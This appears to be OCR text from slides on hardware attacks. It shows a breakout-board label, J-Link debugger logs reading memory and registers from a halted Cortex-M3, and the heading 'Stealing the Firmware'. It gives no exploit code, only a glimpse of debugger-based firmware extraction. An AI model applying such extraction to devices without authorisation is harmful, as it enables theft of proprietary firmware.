

SOP 4 - 72 PINS 0.5MM PITCH
0805
0603
Schmartboard, inc.


Custom Interface
Complete
SchmartBOARD|ez
Protected By U.S. Patents 7,203,074; 7,511,228
MODEL # 202-0007-01
PATENT PENDING.

Time to connect debugger





Time to connect debugger



CPU Unspecified, Halted
3.22 V
Little endian
Cache reads
Verify download
Init regs on start
Log output:
Clear log
Reading 253 bytes @ address 0x00002500
Read 3 bytes @ address 0x000025FD (Data = 0x990322)
Reading 253 bytes @ address 0x2000FF00
Read 3 bytes @ address 0x2000FFFD (Data = 0x0000BE)
Reading 253 bytes @ address 0xFFEFFF00
WARNING: Failed to read memory @ address 0xFFEFFF00
Reading 253 bytes @ address 0x00000000
Read 3 bytes @ address 0x000000FD (Data = 0x0000BE)
Reading 253 bytes @ address 0x00000100
Read 3 bytes @ address 0x000001FD (Data = 0xF2C203)
Reading 253 bytes @ address 0x00002600
Read 3 bytes @ address 0x000026FD (Data = 0x255ABF)
JLinkRDIConfig.
JLinkSTM32.exe
J-Link ARM V4.58a
= 21000000, APSR = 20000000, EPSR = 01000000, IPSR = 00000000
= 00000000, CONTROL = 00, FAULTMASK = 00, BASEPRI = 00, PRIMASK = 00
eCnt = 70093AAA
nk>go
nk>r
type NORMAL: Resets core & peripherals via SYSRESETREQ & VECTRESET
Found Cortex-M3 r1p1, Little endian.
TPIU fitted.
nk>reg
Unknown command. '?' for help.
J-Link>rega
Unknown command. '?' for help.
J-Link>regs
R0 = 40008000, R1 = 2000FF94, R2 = 4000800C, R3 = 00000000
R4 = 20007250, R5 = 00000000, R6 = 0000001F, R7 = 00000000
R8 = 22114A8C, R9 = 00000000, R10= 0000034F, R11= 20007134
R12= 00000004, R13= 2000FFC0, MSP= 2000FFC0, PSP= 51908220
R14(LR) = 0000A19B, R15(PC) = 000025FA
XPSR = 61000000, APSR = 60000000, EPSR = 01000000, IPSR = 00000000
CFBP = 00000000, CONTROL = 00, FAULTMASK = 00, BASEPRI = 00, PRIMASK = 00
CycleCnt = 694E5C17
J-Link>

Attacking the Hardware: Stealing the Firmware

